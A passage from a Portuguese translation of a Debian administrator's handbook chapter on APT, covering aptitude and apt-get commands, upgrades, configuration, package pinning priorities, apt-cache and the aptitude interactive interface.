Em geral, fique alerta com pacotes cuja origem você não conhece e que não são hospedados em um dos servidores Debian oficiais: avalie o grau em que você confia no criador, e verifique a integridade do pacote.

? <http://mentors.debian.net/>

---

***INDO ALÉM versões de pacotes antigas: snapshot.debian.org***

---

Um novo serviço (introduzido em abril de 2010) pode ser usado para "voltar no tempo" e encontrar uma versão antiga de um pacote. Ele pode ser usado por exemplo para identificar que versão de um pacote introduziu uma regressão, e mais concretamente, para voltar à versão anterior enquanto espera que a regressão seja corrigida.

# 6.2. Comandos aptitude e apt-get

APT é um projeto amplo, cujos planos originais incluem uma interface gráfica. Ele é baseado numa biblioteca que contém as aplicações principais, e o **apt-get** é a primeira interface — em linha de comando — que foi desenvolvida dentro do projeto.

Várias outras interfaces gráficas apareceram como projetos externos: **synaptic**, **aptitude** (que tem uma interface modo texto e uma gráfica — que ainda não está completa), **wajig**, etc. A interface mais recomendada, **aptitude**, é a usada durante a instalação do Debian. Como a sua sintaxe de linha de comando é muito similar à do **apt-get**, vamos focar no **aptitude** nos exemplos dados nesta seção. Quando existirem diferenças substanciais entre o **aptitude** e o **apt-get**, estas diferenças serão detalhadas.

## 6.2.1. Initialização

Para qualquer trabalho com o APT, a lista de pacotes precisa ser atualizada; isto pode ser feito simplesmente com **aptitude update**. Dependendo da velocidade de sua conexão, a operação pode demorar um pouco, pois ela baixa alguns arquivos `Packages.(gz|bz2)` (ou até mesmo arquivos `Sources.(gz|bz2)`), que estão se tornando maiores à medida em que o Debian vai se tornando maior (mais que 8 MB para os últimos `Packages.gz` — da seção `main`). Obviamente,

instalar de um conjunto de CD-ROMs não baixa nada — neste caso, a operação é bastante rápida.

## 6.2.2. Instalação e remoção

Com o APT, os pacotes podem ser adicionados ou removidos do sistema, respectivamente com **aptitude install pacote** e **aptitude remove pacote**. Em ambos os casos, o APT vai instalar automaticamente as dependências necessárias ou apagar os pacotes que dependem do pacote que está para ser removido. Os comandos **aptitude purge pacote** ou **apt-get purge pacote** envolvem uma desinstalação completa — os arquivos de configuração também são apagados.

### **DICA** Instalando a mesma seleção de pacotes diversas vezes

Pode ser útil instalar sistematicamente a mesma lista de pacotes em vários computadores. Isso pode ser feito facilmente.

Em primeiro lugar, recupere a lista de pacotes instalados no computador que servirá como o "modelo" para copiar.

```
$ dpkg --get-selections >pkg-list
```

O arquivo `pkg-list` passa a conter a lista dos pacotes instalados. Em seguida, transfira o arquivo `pkg-list` para os computadores que você quer atualizar e use os seguintes comandos:

```
# dpkg --set-selections <pkg-list
# apt-get dselect-upgrade
```

O primeiro comando registra a lista de pacotes que você gostaria de instalar, e a chamada ao **apt-get** executa as operações necessárias! O **aptitude** não tem este comando.

### **DICA** Removendo e instalando ao mesmo tempo

É possível pedir ao **aptitude** (ou **apt-get**) para instalar certos pacotes e remover outros na mesma linha de comando ao adicionar um sufixo. Com um comando **aptitude install**, adicione “-” a todos os nomes de pacotes que você precisa remover. Com um comando **aptitude remove**, adicione “+” para os nomes dos pacotes que você precisa instalar.

O próximo exemplo mostra duas maneiras diferentes de instalar *package1* \t\ne remover *package2*.

```
# aptitude install package1 package2-
[...]
# aptitude remove package1+ package2
[...]
```

### **DICA** apt-get --reinstall e aptitude reinstall

O sistema pode, às vezes, ser danificado com a remoção ou modificação de arquivos num pacote. A forma mais fácil de recuperar estes arquivos é reinstalar o pacote afetado. Infelizmente, o sistema de empacotamento nota que o pacote está instalado e se recusa educadamente a reinstalá-lo;

para evitar isto, use a opção `--reinstall` do comando **apt-get**. O comando abaixo reinstala o postfix mesmo quando ele já está presente:

```
# apt-get --reinstall install postfix
```

O **aptitude** em linha de comando é ligeiramente diferente, mas atinge os mesmos resultados com **aptitude reinstall postfix**.

O problema não ocorre com o **dpkg**, mas o administrador raramente usa-o diretamente.

Seja cuidadoso, usando **apt-get --reinstall** para recuperar pacotes alterados durante um ataque com certeza não trazem o sistema ao que ele era. [Section 14.6, “Lidando com uma máquina comprometida”](#) detalha os passos necessários para lidar com um sistema comprometido.

Se o arquivo `sources.list` menciona muitas distribuições, é possível passar a versão do pacote a instalar. Um número de versão específico pode ser pedido com **aptitude install pacote=versão**, mas indicar sua distribuição de origem (Stable, Testing ou Unstable) — com o **aptitude install pacote/distribuição** — é normalmente preferido. Com este comando, é possível voltar a uma versão antiga do pacote (se por exemplo você sabe que isto vai funcionar bem), desde que ela ainda esteja disponível em alguma das fontes referenciadas pelo arquivo `sources.list`. Por outro lado, o arquivo `snapshot.debian.org` pode vir ao seu socorro (veja a barra lateral [INDO ALÉM versões de pacotes antigas: snapshot.debian.org](#)).

**Example 6.2. Instalação da versão unstable do spamassassin**  
# aptitude install spamassassin/unstable

## **APROFUNDANDO O cache dos arquivos .deb**

APT mantém uma cópia de cada arquivo .deb baixado no diretório /var/cache/apt/archives/. Caso haja atualizações frequentes, este diretório pode rapidamente ocupar um grande espaço em disco com várias versões de cada pacote; você deve regularmente passear por eles. Dois comandos podem ser usados: **aptitude clean** limpa completamente o diretório; **aptitude autoclean** limpa apenas pacotes que não podem ser mais baixados (por terem sumido dos espelhos Debian) e são agora claramente inúteis(o parâmetro de configuração APT::Clean-Installed evita a remoção de arquivos .deb que estão atualmente instalados).

## **6.2.3. Atualização do sistema**

atualizações ("upgrades") regulares são recomendados, pois eles incluem as últimas atualizações de segurança. Para atualizar, use **aptitude safe-upgrade** ou **apt-get upgrade** (claro que depois de um **aptitude update**). Este comando busca pacotes instalados que possam ser atualizados sem remover nenhum pacote. Em outras palavras, o objetivo é garantir uma atualização o menos invasiva possível. **apt-get** é um pouco mais pesado que **aptitude** por que ele vai se recusar a instalar pacotes que não estavam instalados antes.

### **DICA Atualização incremental**

Como já explicado, o objetivo do comando **aptitude update** é baixar para cada fonte de pacotes o arquivo Packages (ou Sources) correspondente. Entretanto, mesmo depois de uma compressão com **bzip2**, estes arquivos podem ficar muito grandes (o Packages.bz2 da seção *main* da Squeeze ocupa mais de 8 MB). Se você quiser atualizar com frequencia, o download pode tomar muito tempo.

Uma “nova funcionalidade” (disponível desde o Etch) é que o APT pode agora baixar as mudanças desde o update anterior, ao invés de todo o arquivo. para isto, os espelhos oficiais do Debian distribuem arquivos diferentes que listas as diferenças entre uma versão do arquivos Packages e a versão seguinte. Eles são gerados em cada atualização dos arquivamentos e um histórico de uma semana é guardadao. Cada um destes arquvios de "diff" apenas ocupam uns poucos kilobytes para a Unstable, de forma que a quatidade de dados baixados por um **aptitude update** semanal é às vezes dividida por 10. Para distribuições como a Stable e a Testing, que mudam menos, o ganho é ainda mais visível.

Entretanto, algumas vezes é interessante forçar o download do arquivo Packages.bz2 todo, especialmente quando a última atualização é muito antiga e o mecanismo de diferenças incremental não vai ajudar muito. Isto també pode ser interessante quando o acesso à rede é muito rápido mas o processador da máquina que vai atualizar nem tanto, pois o tempo economizado para o download é maior que o perdido para juntar as versões dos arquivos (iniciando com a versão antiga e aplicando as diferenças baixadas). Para fazer isto, você pode usar o parâmetro de configuração `Acquire::Pdiffs` e configurar ele para `false`.

**aptitude** vai geralmente selecionar o número de versão mais recente (exceto para pacotes da Experimental, que são normalmente ignorados independente do número de versão). Se você especificar a Testing ou a Unstable em seu `sources.list`, **aptitude safe-upgrade** vai

trocar a maioria do seu sistema Stable para Testing ou Unstable, que pode não ser o que você deseja.

Para dizer ao **aptitude** para usar uma distribuição específica quando buscando por pacotes para atualizar, você precisa usar a opção `-t` ou `--target-release`, seguida do nome da distribuição que você quer (por exemplo: **aptitude -t stable safe-upgrade**). Para evitar ficar usando esta opção toda vez que usa o **aptitude**, você pode adicionar a linha `APT::Default-Release "stable";` no arquivo `/etc/apt/apt.conf.d/local`.

Para upgrades mais importantes, como mudar de uma versão principal do Debian para a seguinte, você precisa usar **aptitude full-upgrade** (esta opção costumava ser chamada `dist-upgrade`, de “distribution upgrade”). Com esta instrução, **aptitude** vai completar o upgrade mesmo se ele tiver que remover alguns pacotes obsoletos ou instalar novas dependências. Este também é o comando usado pelos usuários que trabalham diariamente com a versão Debian Unstable e seguem sua evolução dia após dia. É tão simples que dispensa explicações: a reputação do APT é baseada nesta fantástica funcionalidade.

**aptitude dist-upgrade** ainda está disponível como um sinônimo de **aptitude full-upgrade**; **apt-get** só reconhece a forma antiga.

## 6.2.4. Opções de configuração

Apesar dos elementos de configuração só mencionados, é possível configurar certos aspectos do APT adicionando directivas num arquivo do diretório `/etc/apt/apt.conf.d/`. Lembre, por exemplo, que é possível para o APT pedir ao **dpkg** para ignorar erros de conflito em arquivos ao especificar `DPkg::Options { "--force-overwrite"; }`.

Se a rede só puder ser acessada através de um proxy, adicione uma linha como `Acquire::http::proxy "http://seu-proxy:3128"`. Para um proxy FTP, escreva `Acquire::ftp::proxy "ftp://seu-proxy"`. Para descobrir mais opções de configuração, leia a página de manual do `apt.conf(5)` com o comando **man apt.conf** (para detalhes sobre páginas de manual, leia o próximo capítulo).

### **DE VOLTA AO BÁSICO** Diretórios terminados em `.d`

Diretórios com um sufixo `.d` estão sendo cada vez mais usados. Cada diretório representa um arquivo de configuração que é separado em múltiplos arquivos. Neste sentido, todos os arquivos em `/etc/apt/apt.conf.d/` são instruções para a configuração do APT. APT inclui eles em ordem alfabética, assim os últimos podem alterar um elemento de configuração definido em um dos primeiros.

Esta estrutura trás alguma flexibilidade ao administrador da máquina e aos mantenedores de pacotes. Na verdade, o administrador pode

modificar facilmente a configuração do software ao adicionar um arquivo pronto para usar no diretório em questão sem ter que alterar um arquivo existente. mantenedores de pacotes usam a mesma abordagem quando precisam adaptar a configuração de outro software para garantir que ele coexista perfeitamente com o seu. Entretanto, a política Debian explicitamente proíbe a modificação de arquivos de configuração de outros pacotes — apenas usuários tem autorização para isto. Lembre que durante uma atualização de pacote, o usuário escolhe a versão do arquivo de configuração que deve ser mantida quando uma modificação é detectada. Qualquer modificação externa do arquivo irá ativar este requisito, que irá perturbar o administrador, que está certo de não haver mudado nada.

Sem um diretório `.d`, é impossível para um pacote externo mudar as configurações de um programa sem modificar seu arquivo de configuração. Ao invés disto, ele deve pedir para o usuário fazer isto ele próprio e listar as operações a serem feitas no arquivo `/usr/share/doc/pacote/README.Debian`.

Dependendo da aplicação, o diretório `.d` é usado diretamente ou gerenciado por um script externo que vai concatenar todos os arquivos para criar um outro arquivo de configuração. É importante executar o script depois de qualquer mudança neste diretório, para que as modificações mais recentes sejam aplicadas. Da mesma forma, é importante não trabalhar diretamente no arquivo de configuração criado automaticamente, já que toda alteração será perdida na próxima execução do script. Escolher um método (diretório `.d` usado diretamente ou arquivo gerado a partir do diretório) é normalmente imposto por restrições de implementação, mas em ambos os casos os ganhos em termos de flexibilidade de configuração superam as pequenas complicações que são trazidas. O servidor de email Exim 4 é um exemplo do método de arquivo gerado: ele pode ser configurado através de vários arquivos (`/etc/exim4/`

conf.d/\*) que são concatenados em /var/lib/exim4/config.autogenerated pelo comando **update-exim4.conf**.

## 6.2.5. Gerenciar prioridades de pacote

Um dos mais importantes aspectos na configuração do APT é o gerenciamento de prioridades associadas com cada fonte de pacote ("package source"). Por exemplo, você pode querer extender uma distribuição com um ou dois pacotes mais novos da Testing, Unstable ou Experimental. É possível atribuir uma prioridade a cada pacote disponível (o mesmo pacote pode ter várias prioridades dependendo da sua versão ou da distribuição que o disponibiliza). Estas prioridades vão influenciar o comportamento do APT: para cada pacote, ele vai sempre selecionar a versão com a prioridade mais alta (exceto se esta versão é mais velha que a instalada e se sua prioridade for menor que 1000).

O APT define várias prioridades padrão. Cada versão de pacote instalada tem a prioridade 100, uma versão não instalada tem a prioridade 500 por padrão, mas pode pular para 990 se for parte da "target release" (definida com a opção de linha de comando `-t` ou a diretiva de configuração APT: :Target-Release).

Você pode modificar as prioridades adicionando entradas no arquivo `/etc/apt/preferences` com os nomes dos pacotes afetados, sua versão, sua origem e sua nova prioridade.

O APT nunca vai instalar uma versão mais antiga de um pacote (quer dizer, um pacote cujo número de versão é menor que o que está atualmente instalado) exceto se sua prioridade for maior que 1000. O APT vai sempre instalar o pacote de prioridade mais alta que satisfizer esta restrição. Se dois pacotes têm a mesma prioridade, o APT instala o mais novo (o que tiver o maior número de versão). Se dois pacotes da mesma versão tiverem a mesma prioridade mas conteúdos diferentes, o APT instala a versão que não estiver instalada (esta regra foi criada para o caso onde uma atualização de pacote que não incrementa o número de revisão, que é normalmente necessário).

Em termos mai concretos, um pacote cuja prioridade é menor que o nunca vai ser instalado. Um pacote com a prioridade entre o 100 só vai ser instalado se nenhuma outra versão do pacote estiver instalada. Com uma prioridade entre 100 e 500, o pacote só será instalado se não houver uma versão mais nova instalada ou disponível em outra distribuição. Um pacote de prioridade entre 500 e 990 só será instalado se não houver uma versão mais nova instalada ou disponível numa "target distribution". Com uma prioridade entre 990 e 1000, o pacote será instalado a menos que a versão instalada seja mais nova. Uma prioridade maior que 1000 vai sempre levar à instalação do pacote, mesmo se ela forçar o APT a fazer downgrade para uma versão mais antiga.

Quando o APT verifica o `/etc/apt/preferences`, ele leva em conta primeiro as entradas mais específicas (geralmente aquelas especificando o pacote em consideração), para depois ir para as mais genéricas (incluindo, por exemplo, todos os pacotes de uma distribuição). Se várias entradas genéricas existirem, o primeiro "match" é usado. O

critério de seleção disponível inclui o nome do pacote e a fonte que o fornece. Cada fonte de pacote é identificada pela informação contida em um arquivo `Release` que o APT baixa junto com os arquivos `Packages.gz`. Ele especifica a origem (normalmente "Debian" para os pacotes de espelhos oficiais, mas pode ser também um nome de pessoa ou organização para repositórios de terceiros). Ele também dá o nome da distribuição (normalmente `Stable`, `Testing`, `Unstable` ou `Experimental` para as distribuições padrão fornecidas pelo Debian) junto com sua versão (por exemplo `5.0` para o Debian Lenny). Vamos dar uma olhada na sintaxe em alguns estudos de caso reais deste mecanismo.

### **CASO ESPECÍFICO Prioridade do experimental**

Se você listou a `Experimental` em seu arquivo `sources.list`, os pacotes correspondentes quase nunca vão ser instalados, por que a prioridade padrão do APT é 1. Este é, claro, um caso particular, projetado para evitar que usuários instalem pacotes da `Experimental` por engano. Os pacotes podem apenas ser instalados digitando **`aptitude install pacote/experimental`** – usuários digitando este comando podem apenas ser avisados dos riscos que estão assumindo. Ainda é possível (embora *não recomendado*) tratar pacotes da `Experimental` como aqueles de outras distribuições dando a eles uma prioridade de 500. Isto é feito com uma entrada específica no `/etc/apt/preferences`:

```
Package: *
Pin: release a=experimental
Pin-Priority: 500
```

Vamos supor que você só quer usar os pacotes da versão estável do Debian. As previstas em outras versões não devem ser instaladas exceto se explicitamente solicitado. Você poderia escrever as seguintes entradas do arquivo `/etc/apt/preferences`:

```
Package: *
Pin: release a=stable
Pin-Priority: 900
```

```
Package: *
Pin: release o=Debian
Pin-Priority: -10
```

a=stable define o nome da distribuição selecionada. o=Debian limita o escopo para pacotes cuja origem seja "Debian".

Suponha agora que você tenha um servidor com vários programas locais que dependem da versão 5.10 do Perl e que você queira garantir que atualizações não vão instalar outra versão dele. Você pode usar esta entrada:

```
Package: perl
Pin: version 5.10*
Pin-Priority: 1001
```

A documentação de referência para este arquivo de configuração está disponível na página de manual apt\_preferences(5), que você lê com **man apt\_preferences**.

### **DICA Comentários no /etc/apt/preferences**

Não existe uma sintaxe oficial para colocar comentários no arquivo /etc/apt/preferences, mas algumas descrições textuais pode ser fornecidas colocando um ou mais campos "Explanation" no começo de cada entrada:

```
Explanation: O pacote xserver-xorg-video-intel fornecido
Explanation: experimental pode ser usado
Package: xserver-xorg-video-intel
Pin: release a=experimental
Pin-Priority: 500
```

## 6.2.6. Trabalhando com Distribuições Diversas

Sendo o **aptitude** uma ferramenta assim tão maravilhosa, é tentador pegar pacotes de outras distribuições. Por exemplo, depois de instalar um sistema Stable, você pode querer tentar um pacote de software disponível na Testing ou Unstable sem divergir muito do estado inicial do sistema.

Mesmo se você ocasionalmente encontrar problemas enquanto estiver misturando pacotes de distribuições diferentes, o **aptitude** gerencia tal coexistência muito bem e limita os riscos de forma bastante efetiva. A melhor maneira de proceder é listando todas as distribuições usadas em `/etc/apt/sources.list` (algumas pessoas sempre botam as três distribuições, mas lembre-se que Unstable é reservada para usuários experientes) e definindo a sua distribuição de referência com o parâmetro `APT::Default-Release` (see [Section 6.2.3, “Atualização do sistema”](#)).

suponha que Stable é sua distribuição de referência mas que Testing e Unstable também estão listadas em seu arquivo `sources.list`. Neste caso, você pode usar **aptitude install pacote/testing** para

instalar um pacote da Testing. Se a instalação falha devido a algumas dependências não-satisfeitas, deixe ela resolver estas dependências na Testing adicionando o parâmetro `-t testing`. O mesmo obviamente se aplica à Unstable.

Nesta situação, atualizações (**safe-upgrade** e **dist-upgrade**) são feitas no Stable exceto para pacotes já atualizados para uma outra distribuição: estes vão seguir as atualizações disponíveis em outras distribuições. Vamos explicar este comportamento com a ajuda de prioridades padrão configuradas pelo APT abaixo. Não hesite em usar **apt-cache policy** (veja a barra lateral) para verificar as prioridades dadas.

Tudo se baseia no fato de que o APT apenas considera pacotes com versão igual ou superior à instalada (assumindo que o `/etc/apt/preferences` não foi usado para forçar prioridades maiores que 1000 para alguns pacotes).

### **DICA apt-cache policy**

Para entender melhor o mecanismo das prioridades, não hesite em executar **apt-cache policy** para exibir as prioridades padrão associadas a cada fonte de pacote. Você também pode usar **apt-cache policy pacote** para exibir as prioridades de todas as versões disponíveis de um dado pacote.

Suponha que você instalou a versão 1 de um primeiro pacote da Stable e que versão 2 e 3 estão respectivamente disponíveis na Testing e na Unstable. A versão instalada tem uma prioridade de 100 mas a versão disponível na Stable (exatamente a mesma) tem uma prioridade de 990 (porque ela é parte da "target release"). Pacotes na Testing e na

Unstable tem a prioridade de 500 (a prioridade padrão de uma versão não instalada). O ganhador é então a versão 1 com uma prioridade de 990. O pacote “fica na Stable”.

Tomemos o exemplo de outro pacote cuja versão 2 foi instalada da Testing. A versão 1 está disponível na Stable e a versão 3 na Unstable. A versão 1 (de prioridade 990 — logo, menor que 1000) é descartada pois é menor que a versão instalada. Sobram apenas as versões 2 e 3, ambas de prioridade 500. Perante esta alternativa, o APT seleciona a versão mais nova, aquela da Unstable. Se você não quer que um pacote instalado da Testing migre para a Unstable, você terá que atribuir uma prioridade menor que 500 (490 por exemplo) para pacotes vindo da Unstable. Você pode modificar o /etc/apt/preferences para obter este efeito:

```
Package: *
Pin: release a=unstable
Pin-Priority: 490
```

# 6.3. O Comando apt-cache

O comando **apt-cache** pode apresentar grande parte das informações armazenadas no banco de dados interno do APT. Esta informação é uma espécie de cache, pois é recolhida de diferentes fontes, listadas no arquivo `sources.list`. Isso acontece durante a operação do **aptitude update**.

## VOCABULÁRIO Cache

O cache é um sistema de armazenamento temporário usado para acelerar o acesso frequente de dados quando o método de acesso habitual é caro (em termos de performance). Este conceito pode ser aplicado em diversas situações e em diferentes escalas, desde o núcleo de microprocessadores até sistemas de armazenamento de alta qualidade.

No caso do APT, os arquivos `Packages` de referência são localizados nos espelhos Debian. Ou seja, será bastante ineficaz passar pela rede a cada busca que quisermos fazer no banco de dados de pacotes disponíveis. É por isto que o APT armazena uma cópia destes arquivos (em `/var/lib/apt/lists/`) e buscas são feitas neles. Similarmente, `/var/cache/apt/archives/` contém um cache de pacotes já baixados para evitar baixá-los de novo se você precisar deles depois de uma remoção.

O comando **apt-cache** pode buscar pacotes baseado em palavras-chave com **apt-cache search palavra-chave**. Também pode

mostrar os cabeçalhos das versões disponíveis dos pacotes com **apt-cache show pacote**. Este comando fornece a descrição do pacote, suas dependências, o nome de seu mantenedor, etc. Observe que **aptitude search** e **aptitude show** funcionam do mesmo jeito.

Algumas funcionalidades são raramente usadas. Por exemplo, **apt-cache policy** mostra as prioridades das fontes de pacotes assim como de pacotes individuais. Outro exemplo é **apt-cache dumpavail** que mostra os cabeçalhos de todas as versões disponíveis de todos os pacotes. **apt-cache pkgnames** mostra a lista de todos os pacotes que aparecem pelo menos uma vez no cache.

# 6.4. Interfaces: aptitude, synaptic

APT é um programa C++ cujo código reside principalmente na biblioteca compartilhada **libapt-pkg**. Usar uma biblioteca compartilhada facilita a criação de interfaces de usuário (front-ends), já que o código contido na biblioteca pode facilmente ser reutilizado. Historicamente, **apt-get** foi projetado apenas como um front-end de teste para **libapt-pkg**, mas seu sucesso tende a obscurecer esse fato.

## 6.4.1. aptitude

**aptitude** é um programa interativo que pode ser usado em modo semi-gráfico no console. Você pode navegar a lista de pacotes disponíveis e instalados, buscar em todas as informações disponíveis e selecionar pacotes para instalar ou remover. O programa é projetado especificamente para ser usado pelos administradores, de forma que seu comportamento padrão seja muito mais inteligente que o do **apt-get** e sua interface muito mais fácil de entender.

**Figure 6.1. O gerenciador de pacotes aptitude**

```

Actions Undo Package Resolver Search Options Views Help
C-T: Menu ?: Help q: Quit u: Update g: Download/Install/Remove Pkgs
aptitude 0.6.3                                         Will use 7172 kB of disk space DL Size: 3663 k
--- Upgradable Packages (34)
--- New Packages (9605)
--\ Installed Packages (328)
--\ admin - Administrative utilities (install software, manage users, etc) (32)
--\ main - The main Debian archive (32)
i  adduser                                         3.112+nmu2 3.112+nmu2
i  apt                                             0.8.10.3+s 0.8.10.3+s
i  apt-utils                                       0.8.10.3+s 0.8.10.3+s
i  apt-xapian-index                                0.41      0.41
i  base-passwd                                     3.5.22    3.5.22
i  cron                                            3.0pl1-116 3.0pl1-116
i  debconf                                         1.5.36.1   1.5.36.1
i  defoma                                          0.11.11   0.11.11
i  dmsetup                                         2:1.02.48- 2:1.02.48-
i  dpkg                                           1.15.8.11 1.15.8.11

```

These packages are currently installed on your computer.

This group contains 328 packages.

Quando o **aptitude** começa, ele mostra uma lista de pacotes ordenada por estado (instalado, não-instalado ou instalado mas não disponível nos espelhos — outras seções mostram tarefas, pacotes virtuais e novos pacotes que apareceram recentemente nos espelhos). Para facilitar a navegação temática, outras visões estão disponíveis. Em todos os casos, o **aptitude** mostra uma lista combinando categorias e pacotes na tela. Categorias são organizadas através de uma estrutura de árvore, cujos ramos podem respectivamente ser expandidos ou fechados com as teclas **Enter**, **[** ou **]**. **+** marca um pacote para instalação, **-** marca para remoção e **\_** para expurgo (observe que estas teclas também podem ser usadas para categorias, e neste caso as ações correspondentes serão para todos os pacotes da categoria). **u** atualiza (update) as listas de pacotes disponíveis e **Shift+u** prepara uma

atualização de sistema global. **g** alterna para uma visão resumida das mudanças necessárias (e digitar **g** de novo vai realizar as mudanças), e **q** (quit) sai da visão atual. Se você já está na visão inicial, isto fecha o **aptitude**.

### **DOCUMENTAÇÃO aptitude**

Esta seção não cobre os detalhes mais sutis do uso do **aptitude**, ao invés disto ela se concentra em dar-lhe um kit de sobrevivência para usá-lo. **aptitude** é bastante bem documentado e aconselhamos que você use seu manual completo disponível no pacote aptitude-doc-en.

? <file:///usr/share/doc/aptitude/html/en/index.html>

Para buscar por um pacote, você pode digitar / seguido pelo padrão de busca. Este padrão pode coincidir com o nome do pacote, mas também pode ser aplicado à descrição (se precedido por ~d), à seção (com ~s) ou a outras características detalhadas na documentação. Os mesmos padrões podem filtrar a lista de pacotes exibidos: digite a tecla l (de *limit*) e digite o padrão.

## **6.4.1.1. Rastreando Pacotes Instalados Automaticamente**

Uma das funcionalidades essenciais do **aptitude** (que também foi integrada ao **apt-get** desde a Lenny) é o rastreio de pacotes instalados apenas através de dependências. Estes pacotes são chamados "automáticos" e são marcados com um "A" na lista de pacotes — Eles frequentemente incluem bibliotecas "for instance". Quando um pacote

é removido, os pacotes automáticos correspondentes são também selecionados para remoção a menos que outro pacote "manualmente instalado" dependa dele. É possível marcar um pacote como automático (com **Shift+m**) ou remover a marcação (tecla **m**). Quando mantendo um sistema com **aptitude**, é um bom hábito marcar como automático qualquer pacote que você não precise diretamente de forma que eles sejam removidos automaticamente quando não forem mais necessários. Você pode tanto navegar na lista de pacotes instalados e usar **Shift+m**, ou aplicar a opção para seções inteiras (por exemplo a seção **libs**). Este hábito pode ajudar você a manter seu sistema organizado e oferecer uma forma simples de visualizar os pacotes em uso em uma máquina, sem todas as bibliotecas e dependências que você não cuida. O padrão relacionado que pode ser usado com **I** (para ativar o modo filtro) é **~i!~M**. Ele especifica que você apenas quer ver os pacotes instalados (**~i**) e não marcados como automáticos (**!~M**).

Alguém pode querer saber porque ("why") um pacote foi automaticamente instalado no sistema. Para obter esta informação na linha de comando, você pode usar **aptitude why pacote**:

```
$ aptitude why python-debian
i aptitude          Recomenda apt-xapian-index
i A apt-xapian-index Depende    python-debian (>= 0.1)
```

### **VALE A PENA SEGUIR** Evoluções recentes apt-get e aptitude

Algumas das vantagens que o **aptitude** historicamente tem sobre o **apt-get** desapareceram recentemente. Por exemplo, desde o lançamento da Lenny, o **apt-get** memoriza os pacotes que foram instalados apenas para satisfazer dependências, exatamente como o **aptitude** sempre fez. Ele

também pode seguir recomendação expressas por um pacote em outro pacote.

Dentre as evoluções recentes do **aptitude**, uma nova versão com uma interface gráfica está atualmente sendo desenvolvida. Mesmo se ela estiver disponível no Squeeze (no pacote a parte aptitude-gtk), ainda não está completa e tem problemas de estabilidade.

## **FERRAMENTA Usando aptitude na interface de linha de comando**

---

A maioria das funcionalidades do **aptitude** estão disponíveis tanto na interface interativa quanto na linha de comando. A interface de linha de comando é bem familiar para quem já usa os comandos **apt-get** e **apt-cache**.

As funcionalidades avançadas do **aptitude** também estão disponíveis na linha de comando. Você pode usar os mesmos padrões de busca de pacotes da versão interativa. Por exemplo, se você quiser executar a limpeza de pacotes "automáticos" sugerida acima, e sabe que nenhum dos programas instalados localmente requer bibliotecas particulares ou módulos Perl, você pode marcar os pacotes correspondentes como automáticos com um único comando:

```
# aptitude markauto '~slibs|~sperl'
```

Aqui, você pode claramente ver o poder do sistema de padrões de busca do **aptitude**, que permite a seleção instantânea de todos os pacotes nas seções `libs` e `perl`.

Cuidado, se alguns pacotes são marcados como automáticos e se não há outros pacotes dependendo deles, eles serão removidos imediatamente (depois de uma confirmação).

### **ALTERNATIVA deborphan e debfoster**

---

Antes do surgimento do **aptitude** e sua capacidade de achar pacotes automáticos, havia dois utilitários que produziam listas de pacotes desnecessários: **deborphan** e **debfoster**.

**deborphan** é o mais rudimentar dos dois. Ele simplesmente varre as seções `libs` e `oldlibs` (na ausência de instruções complementares) procurando por pacotes instalados dos quais ninguém depende. A lista resultante pode servir como uma base para remover pacotes desnecessários.

**debfoster** tem uma abordagem mais elaborada, parecida com a do **aptitude**: Ele mantém uma lista de pacotes que foram explicitamente instalados, e lembra que pacotes são realmente requeridos entre cada invocação. Se novos pacotes aparecem no sistema e se o **debfoster** não reconhece eles como pacotes requeridos, eles serão mostrados na tela junto com uma lista de suas dependências. O programa então oferece uma escolha: remover o pacote (possivelmente junto com tudo que depende dele), marcá-lo como explicitamente requerido, ou ignorá-lo temporariamente.

## 6.4.1.2. Gerenciando Recomendações, Sugestões e Tarefas

Outra funcionalidade interessante do **aptitude** é o fato que ele respeita recomendações entre pacotes mesmo dando aos usuários a escolha de, caso a caso, não instalá-los. Por exemplo, o pacote gnome-desktop-environment recomenda gnome-accessibility (entre outros). Quando você seleciona o primeiro para instalação, o último também vai ser selecionado (e marcado como automático se ainda não estiver instalado no sistema). Digitando **g** torna isto óbvio: gnome-accessibility aparece na tela de resumo das ações pendentes na lista de pacotes instalados automaticamente para satisfazer dependências. Entretanto, você pode decidir não instalar ele desmarcando-o antes de confirmar a operação.

Observe que esta funcionalidade de rastreio de recomendação não se aplica a atualizações (upgrades). Por exemplo, se uma nova versão do gnome-desktop-environment recomenda um pacote que não recomendava antes, o pacote não vai ser marcado para instalação. Entretanto, ele vai ser listado na tela de atualização para que o administrador possa selecioná-lo para instalação, se desejar.

Sugestões entre pacotes são também levadas em consideração, mas adaptadas a seu status específico. Por exemplo, já que o gnome-desktop-environment sugere o gnome-audio, este último será exibido na tela de resumo das ações pendentes (na seção de pacotes sugeridos por outros pacotes). Desta forma, ficará visível e o administrador poderá decidir se deve aceitar a sugestão ou não. Já que isto é apenas uma sugestão e não uma dependência ou uma recomendação, o pacote não será selecionado automaticamente — sua seleção requer uma

intervenção manual do usuário (portanto o pacote não será marcado como automático).

No mesmo espírito, lembre que o **aptitude** faz um uso inteligente do conceito de tarefa. Como tarefas são mostradas como categorias nas telas de listas de pacotes, você pode tanto selecionar uma tarefa completa para instalar ou remover, ou navegar na lista de pacotes inclusa na tarefa para selecionar um subconjunto menor.

### 6.4.1.3. Algoritmos de Solução Melhores

Para concluir esta seção, note que o **aptitude** tem algoritmos mais elaborados comparado com o **apt-get** quando se trata de resolver situações difíceis. Quando um conjunto de ações é requerido e quando estas ações combinadas levam a um sistema incoerente, o **aptitude** calcula vários cenários possíveis e apresenta eles domais para o manos relevante. Entretanto, estes algoritmos não são à prova de falhas. Afortunadamente existe sempre a possibilidade de fazer uma seleção manual das ações a realizar. Quando as ações atualmente selecionadas levam a uma contradição, a parte de cima da tela indica um número de pacotes "quebrados" (e você pode diretamente navegar para estes pacotes pressionando **b**). É então possível construir manualmente uma solução para os problemas encontrados. Em particular, você pode obter acesso a diferentes versões disponíveis simplesmente selecionando o pacote com **Enter**. Se a seleção de uma destas versões resolve o problema, não hesite em usá-la. Quando o número de pacotes quebrados baixa a zero, você pode seguramente ir para a tela de resumo das ações pendentes para uma última verificação antes de aplicar as ações.

## **NOTA logs do aptitude**

